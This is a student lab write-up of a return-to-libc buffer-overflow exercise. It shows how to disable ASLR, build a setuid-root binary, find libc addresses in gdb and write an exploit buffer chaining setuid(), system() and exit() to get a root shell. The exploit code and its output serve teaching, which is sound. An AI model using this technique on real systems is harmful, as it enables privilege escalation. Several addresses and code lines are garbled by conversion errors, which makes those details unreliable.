

# Homework 2

## CIS5370--Spring2020--Zhi Wang

Cong Wu

### Preparation/Environment

1. Disable the address space randomization:  
`$ sudo sysctl -w kernel.randomize_va_space=0`
2. Configuring /bin/sh:  
`$ sudo rm /bin/sh`  
`$ sudo ln -s /bin/zsh /bin/sh`
3. Compiling the vulnerable program:  
`$ gcc -fno-stack-protector -z noexecstack -o retlib -g retlib.c (**)`  
`$ sudo chown root retlib`  
`$ sudo chmod 4755 retlib`

Notes: the “-fno-stack-protector” option: disable the StackGuard Protection Scheme;  
the “-z noexecstack” option: executing non-executable stacks

*[\*\*] I ignore “-DBUF\_SIZE=N” in command line, and the compiler will use the default:  
BUF\_SIZE=12.*

### Task 1: Finding out the addresses of libc functions:

1. Find the address of “system()” and “exit()”:  
`$ touch badfile`  
`$ gdb -q retlib`  
`gdb-peda$ run`  
`gdb-peda$ p system`  
`gdb-peda$ p exit`

The result is shown below:

```
[02/27/20]seed@VM:~/.../Hw2$ touch badfile
[02/27/20]seed@VM:~/.../Hw2$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Desktop/Hw2/retlib
Returned Properly
[Inferior 1 (process 3944) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
[02/27/20]seed@VM:~/.../Hw2$
```

**Observation:** Inside gdb, we execute the debugged program using command “run”, to load the library code. Then, we use the command “p” to print out the address of the system() and exit(). From the above screen outputs, we can see, the system() function is 0xb7e42da0, and the exit() function is 0xb7e369d0.

## Task 2: Putting the shell string in the memory:

1. Export /bin/sh as “MYSHELL”:  
\$ export MYSHELL=/bin/sh  
\$ env | grep MYSHELL

```
[02/27/20]seed@VM:~/.../Hw2$ export MYSHELL=/bin/sh
[02/27/20]seed@VM:~/.../Hw2$ ls
badfile  peda-session-retlib.txt  retlib  retlib.c
[02/27/20]seed@VM:~/.../Hw2$ env | grep MYSHELL
MYSHELL=/bin/sh
[02/27/20]seed@VM:~/.../Hw2$
```

2. Find the location of variable “MY SHELL” in the memory

```
void main() {
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);
}
```

Running the above code, we get:

```
[02/27/20]seed@VM:~/.../Hw2$ gcc -o myshell myshell.c
[02/27/20]seed@VM:~/.../Hw2$ ./myshell
bffffela
[02/27/20]seed@VM:~/.../Hw2$ ./myshell
bffffela
[02/27/20]seed@VM:~/.../Hw2$ ./myshell
bffffela
[02/27/20]seed@VM:~/.../Hw2$
```

**Observation:** The address of the shell will be quite close to the printout, `0xbffff1a`. *We may need try a few times later to get the real one later.*

### **Task 3: Exploiting the buffer-overflow vulnerability**

```
three statements does not imply the order or x.  
Actually, we intentionally scrambled the order.  
strcpy(buf, "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"  
\x90\x90\x90\x90\x90\x90\x90\x90\x90");  
*(long *) &buf[32] = 0xbfffe1c ; // "/bin/sh"  
*(long *) &buf[24] = 0xb7e42da0 ; // system()  
*(long *) &buf[28] = 0xb7e369d0 ; // exit()  
  
fwrite(buf, sizeof(buf), 1, badfile);  
fclose(badfile);
```

## Explanation:

1. The addresses:


In the Task-1, we got “0xb7e42da0” is the address for system(), and the address for the exit() function is 0xb7e369d0.

In the Task-2 results, we got MYHELL address as **0xbffffe1a**, but it is not the real one, so I tried **0xbffffe1b**, **0xbffffe1c**, ... And it works at **0xbffffe1c**

2. The values for X, Y, and Z:

Set system() at the function bof()'s return address.

This step is same as HW-1, as follows:



```
Breakpoint 1, bof (badfile=0x0) at retlib.c:19
19      fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbfffed14
gdb-peda$ p $ebp
$2 = (void *) 0xbfffed28
gdb-peda$ p 0xbfffed28
$3 = 0xbfffed28
gdb-peda$ p 0xbfffed28-0xbfffed14
$4 = 0x14
gdb-peda$
```


$$(address\ of\ ebp + 4) - (address\ of\ buffer) = 20 + 4 = 24$$

Therefore, Y(system)=24; the return (exit) Z=24+4=28; the execute argument X= 28+4=32

```
$ gcc -o exploit exploit.c
```

```
$/exploit
```

```
$/retlib
```



```
[02/28/20]seed@VM:~/.../Hw2$ gcc -o exploit exploit.c
[02/28/20]seed@VM:~/.../Hw2$ ./exploit
[02/28/20]seed@VM:~/.../Hw2$ ./retlib
# whoami
root
# exit
[02/28/20]seed@VM:~/.../Hw2$
```

### Attack variation 1

The exit() function is NOT necessary.

But without this function, when system() returns, the return might crash.

The without including the address of exit() result is following:



```
[02/28/20]seed@VM:~/.../Hw2$ gcc -o exploit exploit.c
[02/28/20]seed@VM:~/.../Hw2$ ./exploit
[02/28/20]seed@VM:~/.../Hw2$ ./retlib
# whoami
root
# exit
Segmentation fault
[02/28/20]seed@VM:~/.../Hw2$
```

### **Attack variation 2:**

Change the file name from *retlib* to *newretlib*.

Then the address of the environment variable changes when we change the name (different length) of the program. Thus, we have the follow fault(command not found):

```
noexecstack -b newretlib -g retlib.c
[02/28/20]seed@VM:~/.../Hw2$ sudo chown root newretlib
[02/28/20]seed@VM:~/.../Hw2$ sudo chmod 4755 newretlib
[02/28/20]seed@VM:~/.../Hw2$ ./exploit
[02/28/20]seed@VM:~/.../Hw2$ ./newretlib
zsh:1: command not found: h
[02/28/20]seed@VM:~/.../Hw2$
```

### **Task 4: Defeating Address Randomization:**

1. Turn on address randomization by setting the value to 2.  
\$ sudo sysctl -w kernel.randomize\_va\_space=2
2. Run the same attack in the Task-3

```
[02/28/20]seed@VM:~/.../Hw2$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/28/20]seed@VM:~/.../Hw2$ ./exploit
[02/28/20]seed@VM:~/.../Hw2$ ./retlib
Segmentation fault
[02/28/20]seed@VM:~/.../Hw2$
```

**Observation:** We can not achieve the root shell


### **Explanation:**

1. The address:After turn on the address randomization: the system(), exit(), and '/bin/sh' address values all keep changing. We can get this point of view by the following results:

```
[02/28/20]seed@VM:~/.../Hw2$ ./myshell
bfbcaela
[02/28/20]seed@VM:~/.../Hw2$ ./myshell
bfc7eela
[02/28/20]seed@VM:~/.../Hw2$ ./myshell
bfa71ela
[02/28/20]seed@VM:~/.../Hw2$
```

```
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space
is off.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb758bda0 <__libc_sy
stem>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb757f9d0 <__GI_exit
>
gdb-peda$
```

2. The values for X, Y, and Z should be the same, i.e. not affected. Because through the addresses are changing, but the distance should be the same:




```
Breakpoint 1, bof (badfile=0x8d2b008) at retlib.c:19
19      fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbfe3ca14
gdb-peda$ p $ebp
$2 = (void *) 0xbfe3ca28
gdb-peda$ p 0xbfe3ca28-0xbfe3ca14
$3 = 0x14
gdb-peda$
```

### **Task 5: Defeat Shell's countermeasure:**

1. Change the symbolic link back:  
\$ sudo ln -sf /bin/dash /bin/sh  
\$ sudo sysctl -w kernel.randomize\_va\_space=0
2. Invoke setuid(0) before invoking system()

To invoke the setuid(0), we need the following steps:


- a. Repeat the Task-1 step to find setuid() call address (I modified the retlib.c, adding setuid call)



```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_
system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_ex
it>
gdb-peda$ p setuid
$3 = {<text variable, no debug info>} 0xb7eb9170 <__setui
d>
gdb-peda$
```

From above we get the setuid call address is **0xb7eb9170**

- b. Modify the [exploit\\_2.c](#)  
This step same as the Task-3, but we invoke setuid call before system call.



```
* (long *) &buf[36] = 0xbffffe1c; // "/bin/sh"
* (long *) &buf[28] = 0xb7e42da0; // system()
* (long *) &buf[24] = 0xb7eb9170; // setuid
* (long *) &buf[32] = 0; // "0"
```

**Observation:** We can see setuid is successful, we are in the root now:

```
[02/28/20]seed@VM:~/.../Hw2$ sudo ln -sf /bin/dash /bin/sh
[02/28/20]seed@VM:~/.../Hw2$ sudo sysctl -w kernel.randomiz
e_va_space=0
kernel.randomize_va_space = 0
[02/28/20]seed@VM:~/.../Hw2$ ./exploit
[02/28/20]seed@VM:~/.../Hw2$ ./retlib
# whoami
root
#
```